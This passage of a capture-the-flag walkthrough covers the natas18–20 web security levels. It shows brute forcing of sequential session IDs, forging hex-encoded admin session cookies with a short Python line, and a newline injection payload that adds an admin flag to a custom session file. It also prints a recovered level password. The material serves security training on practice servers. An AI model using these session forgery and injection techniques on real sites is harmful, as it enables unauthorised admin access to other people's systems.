


Fig 18.1 – The natas18 login form. A normal login attempt only gets you a "regular user" session; the goal is to land on a PHPSESSID value that the server already associates with an admin.

Step 1 – Observe the session cookie format

Submit any login attempt (even a wrong one, e.g. admin/admin) with Burp Suite's proxy intercepting, and note that the PHPSESSID cookie is just a small number, e.g. PHPSESSID=402:




Fig 18.2 – Burp Suite intercept of the natas18 login POST. The Cookie header shows PHPSESSID=402 — confirming session IDs here are small sequential integers rather than long random tokens.

Step 2 – Brute force the session ID with Burp Intruder

- 1 Send the request to Intruder, mark the numeric PHPSESSID value as the single payload position.
- 2 Use a numeric payload range (e.g. 0–800, matching the site's session ID space) to iterate through every possible session ID.
- 3 Look at the response length/content for each attempt: most will show the regular "logged in as a regular user" text, but a handful will return the admin-only success page.




Fig 18.3 – Burp Intruder Sniper attack against natas18, iterating PHPSESSID across hundreds of candidate values while watching response length for the one that differs from the rest.

Step 3 – Reuse the admin session ID

Take the PHPSESSID value that produced the differing (admin) response, set it as your browser's cookie, and reload the page directly — you are now recognised as an admin and the natas19 credentials are revealed.




Fig 18.4 – Result: "You are an admin. The credentials for the next level are: Username: natas19 / Password: 8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s".

NATAS19 — Reverse-Engineering an Encoded Session ID

Goal: Retrieve the password for natas20.

The Vulnerability

Natas19 uses "mostly the same code" as natas18, but the challenge text warns that "*session IDs are no longer sequential*" — a straight brute force like level 18's won't work this time. In fact the session IDs are still predictable: they are simply the old-style small integer session ID, but now **hex-encoded**, and they embed a marker of which user they belong to.




Fig 19.1 – The natas19 login page explicitly stating that session IDs are no longer sequential integers, hinting that the encoding itself must be reverse-engineered.

Step 1 – Log in normally and capture the session cookie

Submit any username/password (e.g. admin/admin is fine — we only care about the resulting cookie, not whether the login itself succeeds) with Burp Suite intercepting the request:




Fig 19.2 – Burp Suite intercepting the natas19 login POST (username=admin&password=admin) in order to observe how the server responds with a session cookie.

Step 2 – Decode the returned PHPSESSID

Forward the request and inspect the HTTP response/history: the Set -Cookie header returns a PHPSESSID that, unlike level 18, is now a long hex string:




Fig 19.3 – Burp HTTP history showing the response's Set -Cookie: PHPSESSID=3239352d61646d696e. Hex-decoding this value reveals a human-readable pattern such as `<id>-<username>` (e.g. "29-admin"), confirming the session ID is just hex ("<number>-<username>").

Step 3 – Forge an admin session ID

- 1 Decode a few of your own regular-user PHPSESSID values from hex to confirm the pattern `<small integer>-<username>`.
- 2 Because the integer prefix is still a small, guessable/sequential number (just like level 18), construct candidate plaintext strings of the form `N-admin` for a range of small integers N.

- 3 Hex-encode each candidate string and set it as the PHPSESSID cookie — either manually one at a time, or automated with Burp Intruder the same way as level 18, iterating N and checking for the admin success page.
- 4 Once the correct N is found, reload the page with that cookie set: you are recognised as admin and the natas20 password is revealed on the page.

```
# Example (Python) to build a candidate cookie:  
candidate = f"{n}-admin".encode().hex()  
# then send as Cookie: PHPSESSID=<candidate>
```

NATAS20 — Abusing a Custom Session-Storage Format

Goal: Retrieve the password for natas21.

The Vulnerability

Natas20 replaces PHP's built-in session handler with custom `myread()` / `mywrite()` functions that store session data in a flat file, using a simple hand-rolled serialisation format (roughly one name | value pair per line). The `print_credentials()` logic only checks whether `$_SESSION["admin"] == 1` to decide whether to reveal the natas21 credentials.




Fig 20.1 – `index-source.html`: `print_credentials()` only checks `$_SESSION["admin"] == 1`. The debug output further down shows the raw `$_REQUEST["name"]` value being written straight into the session via `$_SESSION["name"]`, with no sanitisation.

Step 1 – Turn debugging on and inspect the session file's format

Requesting the page with `?debug` in the URL prints the internal MYREAD debug line, revealing the current session ID and confirming that (on a fresh session) no session file exists yet:




Fig 20.2 – natas20 with ?debug enabled. "DEBUG: MYREAD r1ocp0ole1v7eggehtvokm2qdp" / "DEBUG: Session file doesn't exist" confirms we're a regular user with our own session file, and shows the exact PHPSESSID being used to name that file.

Step 2 – Understand how mywrite() serialises the "name" field

The page lets us set a name value via a form (or the name request parameter), which is written directly into the custom session file with no escaping of the delimiter character used between entries. That means a name value containing the delimiter (a newline) can inject an **additional, attacker-controlled key** into our own session file — specifically, an admin entry.




Fig 20.3 – Burp Suite intercepting a GET request that carries the PHPSESSID=r1ocp0ole1v7eggehtvokm2qdp cookie — the same session whose file we are about to poison via the injected name parameter.

Step 3 – Inject an admin flag through the name parameter

Submit the name-change form with a value containing a URL-encoded newline (%0A) followed by a second serialised entry that sets admin to 1, for example:

```
name=asdf%0Aadmin|1
```

When mywrite() stores this, the session file ends up containing two logical lines instead of one; when myread() later parses the file back into \$_SESSION, it populates both \$_SESSION["name"] and the

injected `$_SESSION["admin"] = 1;`




Fig 20.4 – (Illustrative) Burp Repeater against `natas20` showing a request carrying a crafted name parameter to test the session-file injection.

Step 4 – Reload to confirm admin status

Reload the page (still using the same session cookie). Because `$_SESSION["admin"]` now evaluates to 1, `print_credentials()` takes the admin branch and prints the `natas21` username/password directly on the page.

Summary

Level	Core Technique
11	XOR cookie forgery via known-plaintext recovery of the key
12	Unrestricted file upload -> direct PHP execution
13	File upload bypass via valid image "magic bytes" + PHP payload
14	Classic SQL injection: OR 1=1 login bypass
15	Boolean-based blind SQLi via SUBSTRING() oracle
16	Blind command injection through an incompletely filtered grep
17	Time-based blind SQLi using SLEEP() as the oracle
18	Session ID brute force (small sequential integers)
19	Reverse-engineered hex-encoded session ID format
20	Delimiter-injection into a custom flat-file session store

This concludes the natas11–natas20 walkthrough. Continue on to natas21 using the credentials recovered in the final step of natas20.